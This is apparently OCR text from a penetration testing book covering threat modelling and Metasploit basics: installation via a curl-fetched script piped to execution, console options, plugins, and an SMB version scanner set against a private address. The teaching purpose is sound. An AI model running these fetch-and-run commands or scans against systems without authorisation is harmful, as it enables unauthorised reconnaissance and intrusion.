


Graphics Bundle

Chapter 1: Introduction to Web Application Penetration Testing




Threat modelling
Business asset analysis
This goes beyond PII, PHI and Credit Cards
Define and bound Organizational Intelectual Property
Keys To Kingdom
Trade Secrets
Research & Development
Marketing Plans
Corporate Banking/Credit Accounts
Customer Data
Supplier Data
Critical Employees
Executives
Middle Managers
Admins
Engineers
Technicians
HR
Executive Assistants
Business process analysis
Technical infrastructure used
Human infrastructure
3rd party usage
Threat agents/community analysis
Internal Users
Executives
Middle Management
Administrators
Developers
Engineers
Technicians
Competitors
Nation States
Organized Crime
Weekend Warriors
Threat capability analysis
Analysis of tools in use
Availability to relevant exploits/payloads
Communication mechanisms (encryption, dropsites, C&C, bulletproof hosting)
Finding relevant news of comparable Organizations being compromised



Scope Identification
Vulnerability Analysis
Exploitation & Cleanup
Reporting and Patching
Patch Validation

Chapter 2: Metasploit Essentials


```
MacBook-Air:~ Himanshu$ curl https://raw.githubusercontent.com/rapid7/metasploit
-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > m
sfinstall && \
> chmod 755 msfinstall && \
> ./msfinstall
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  5525  100  5525    0     0   4725      0  0:00:01  0:00:01 --:--:--  4730
Switching to root user to update the package
Password:
```


https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config


```
#!/bin/sh

print_pgp_key() {
  cat <<-EOF
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1

mQINBFDAy/0BEAC8I5bw5gLQqHKx5JCacYcXFL6AZowl3qIOTxo5yfBl8CepNpWY
OOERvIUJbl7WehhhbWOo9WjpBalDXBRtI1NvfArewOT8fLm7BdhYe8U45moBfkYi
xFtNrPw3pdIltHQISrB8PufhliN8obQuq0rcxYV8NblvYo4gIGNjBfO1QGvBNmp7
kBtjlAuZguScZmUTdPOwfv8fqN52X9tCv1ahQk1hg8XG9YwW0vXb5z93jkLXBb5b
sRCnou4m9IV6vOv2HVNRyMKT7uht3z4FqflP9NkySl4daCdZgmXbf169vvLdwLrC
lVymwAbwvuyILZv4JW1w0Kx8nWiTuK5A886882i83lxnkh1vC9jInva4/5hTrbRw
XJb7qOyh7sxa5GOfgq1NwVfLkrvVCMystrPul8sF1ORfg1UTFcz86RYdxpmoZvk7
EeABiLCQDZKOf0fV3U9CxLj8gXPjPY1Lu6udZUN6NG1ALJjsPkGnbpQEqEJlKNAG
+rF+tp73TrG0PW8C/THL7fN93ET3wn5tfNu86Liui9wd8ZLuPJNEYeE6eyPAgXJ4
p69Yb4ou5um5jWnzaVameECBZvtc4HOhy3nTEiVMDcKv/o8XxKOCLpjWlRSDirKl
ZRIsJYPx2yuJSVMCsN5Sghp5+OCsQ+On4OFWxCskemvy97ftkv/fwUI7mQARAQAB
tCJNZXRhc3Bsb2l0IDxtZXRhc3Bsb2l0QHJhcGlkNy5jb20+iQI9BBMBCgAnAhsD
BQsJCAcDBRUKCQgLBRYCAwEAAh4BAheABQJXyXj4BQkMrEd3AAoJEM37X6UgB7lU
GBAP/2h3lRymPIwJ7m3dKQ0ftphAvYarWdy1Y/KF2HYgmWeLjuzLlCWyiTG4pDjT
R/EtAdRsXVGI8JFI2QpPrlSlOetGipcSsjwZjq2NeflrpjixmB7srT8HX0OoVCcx
j7nxFwKs0oEd09fABO/K8ix5yNmDDv5y7jhz/hBfKTEqPXaY4btCZUw4Altv8f1x
```






```
MacBook-Air:~ Himanshu$ msfupdate
Switching to root user to update the package
Password:
Downloading package...
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  1  148M    1 2944k    0     0   358k      0  0:07:02  0:00:08  0:06:54  570k_
```



Download Metasploit: World
Nightly Installers · rapid
GitHub, Inc. [US]
github.com/rapid7/metasploit-framework/wiki/Nightly-Installers
Nightly Installers
Aaron Soto edited this page Jun 20, 2018 · 19 revisions
Installers are built nightly for OS X, Windows (32-bit) and Linux. These installers include dependencies (like Ruby and PostgreSQL) and integrate with your package manager, so they're easy to update.
What operating system are you using?
Linux / Mac OS X
Windows
Improving these installers
Feel free to review and help improve the source code for our installers.


Metasploit-framework v5.0.74 Setup
metasploit
framework
Welcome to the Metasploit-framework v5.0.74 Setup Wizard
The Setup Wizard will install Metasploit-framework v5.0.74 on your computer. Click Next to continue or Cancel to exit the Setup Wizard.
Back
Next
Cancel


Select Command Prompt
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.
C:\Users\Harry>msfconsole
'msfconsole' is not recognized as an internal or external command,
operable program or batch file.


Application Tools
bin
File
Home
Share
View
Manage
This PC › Local Disk (C:) › metasploit-framework › bin
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
Network
Homegroup
Name
Date modified
Type
Size
libarchive-2.dll 12/15/2018 2:00 AM Application extens... 388 KB
libbz2-2.dll 12/15/2018 2:00 AM Application extens... 62 KB
libexpat-1.dll 12/15/2018 2:00 AM Application extens... 162 KB
liblzma-1.dll 12/15/2018 2:00 AM Application extens... 181 KB
libz-1.dll 12/15/2018 2:00 AM Application extens... 71 KB
metasploit-aggregator 12/15/2018 2:13 AM Windows Batch File 1 KB
msfbinscan 12/15/2018 2:13 AM Windows Batch File 1 KB
msfconsole 12/15/2018 2:13 AM Windows Batch File 1 KB
msfd 12/15/2018 2:13 AM Windows Batch File 1 KB
msfdb 12/15/2018 2:13 AM Windows Batch File 1 KB
msfelfscan 12/15/2018 2:13 AM Windows Batch File 1 KB
msfmachscan 12/15/2018 2:13 AM Windows Batch File 1 KB
msfpescan 12/15/2018 2:13 AM Windows Batch File 1 KB
msfremove 12/15/2018 2:13 AM Windows Batch File 1 KB
msfremove 12/15/2018 2:13 AM Windows PowerS... 1 KB
msfrop 12/15/2018 2:13 AM Windows Batch File 1 KB
msfrpc 12/15/2018 2:13 AM Windows Batch File 1 KB
msfrpcd 12/15/2018 2:13 AM Windows Batch File 1 KB
msfupdate 12/15/2018 2:13 AM Windows Batch File 1 KB
msfupdate 12/15/2018 2:13 AM Windows PowerS... 1 KB
msfvenom 12/15/2018 2:13 AM Windows Batch File 1 KB


Select Command Prompt
C:\Users\Harry>set PATH=%PATH%;C:\metasploit-framework\bin


Command Prompt
C:\Users\Harry>msfconsole


Harry@xXxZombi3xXx ~ msfconsole -q
msf >

```
[ Harry@xXxZombi3xXx ~ msfconsole -qn -x "db_status;db_nmap;db_connect;db_import;db_export"
[-] ***
[-] * WARNING: Database support has been disabled
[-] ***
[-] Unknown command: db_status.
[-] Unknown command: db_nmap.
[-] Unknown command: db_connect.
[-] Unknown command: db_import.
[-] Unknown command: db_export.
msf >
```

```
msf >
msf > load
load aggregator       load db_credcollect   load ips_filter       load minion          load nexpose          load rssfeed          load socket_logger    load token_adduser
load alias            load db_tracker       load komand           load msfd            load openvas          load sample           load sounds           load token_hunter
load auto_add_route   load event_tester     load lab              load msgrpc          load pcap_log         load session_notifier load sqlmap           load wiki
load beholder         load ffautoregen      load libnotify        load nessus          load request          load session_tagger   load thread           load wmap
msf > load db_
load db_credcollect  load db_tracker
msf > load db_tracker
[-] Failed to load plugin from /usr/local/share/metasploit-framework/plugins/db_tracker: This plugin failed to load:  The database backend has not been initialized
msf >
```

```
[ Harry@xXxZombi3xXx ~
[ Harry@xXxZombi3xXx ~ msfconsole -qx "echo WELCOME TO METASPLOIT FRAMEWORK;exit"
[*] exec: echo WELCOME TO METASPLOIT FRAMEWORK

WELCOME TO METASPLOIT FRAMEWORK
 Harry@xXxZombi3xXx ~
```

```
msf > show options

Global Options:
===============

   Option           Current Setting    Description
   ------           ---------------    -----------
   ConsoleLogging   false              Log all console input and output
   LogLevel         0                  Verbosity of logs (default 0, max 3)
   MinimumRank      3                  The minimum rank of exploits that will run without explicit confirmation
   Prompt           msf                The prompt string
   PromptChar       >                  The prompt character
   PromptTimeFormat %Y-%m-%d %H:%M:%S  Format for timestamp escapes in prompts
   SessionLogging   false              Log all input and output for sessions
   TimestampOutput  false              Prefix all console output with a timestamp

msf >
```

```
msf > set Prompt Harry@EvilHackers.com
Prompt => Harry@EvilHackers.com
Harry@EvilHackers.com> set PromptChar >>>
PromptChar => >>>
Harry@EvilHackers.com>>>
```

```
msf >
msf > set Prompt ::%yel%T::%red%H::%whi%D::%grn%W::%mag%U::%blu%L::%clrMSF
Prompt => ::%T::%H::%D::%W::%U::%L::MSF
::02:29:27::xXxZombi3xXx::/Users/Harry::default::Harry::192.168.2.4::MSF > show options

Global Options:
===============

   Option            Current Setting                                  Description
   ------            ---------------                                  -----------
   ConsoleLogging    false                                            Log all console input and output
   LogLevel          0                                                Verbosity of logs (default 0, max 3)
   MinimumRank       0                                                The minimum rank of exploits that will run without
 explicit confirmation
   Prompt            ::%T::%H::%D::%W::%U::%L::MSF  The prompt string
   PromptChar        >                                                The prompt character
   PromptTimeFormat  %Y-%m-%d %H:%M:%S                                Format for timestamp escapes in prompts
   SessionLogging    false                                            Log all input and output for sessions
   TimestampOutput   false                                            Prefix all console output with a timestamp

::02:29:35::xXxZombi3xXx::/Users/Harry::default::Harry::192.168.2.4::MSF >
```

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > set rhosts 192.168.2.17
rhosts => 192.168.2.17
msf auxiliary(scanner/smb/smb_version) > back
msf > get rhosts
rhosts =>
msf >
```

```
msf >
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > setg rhosts 192.168.2.17
rhosts => 192.168.2.17
msf auxiliary(scanner/smb/smb_version) > back
msf > getg rhosts
rhosts => 192.168.2.17
msf >
```

```
[Harry@EvilHackers.com auxiliary(scanner/smb/smb_version) >>> set

Global
======

  Name        Value
  ----        -----
  Prompt      Harry@EvilHackers.com
  PromptChar  >>>

Module: scanner/smb/smb_version
===============================

  Name                          Value
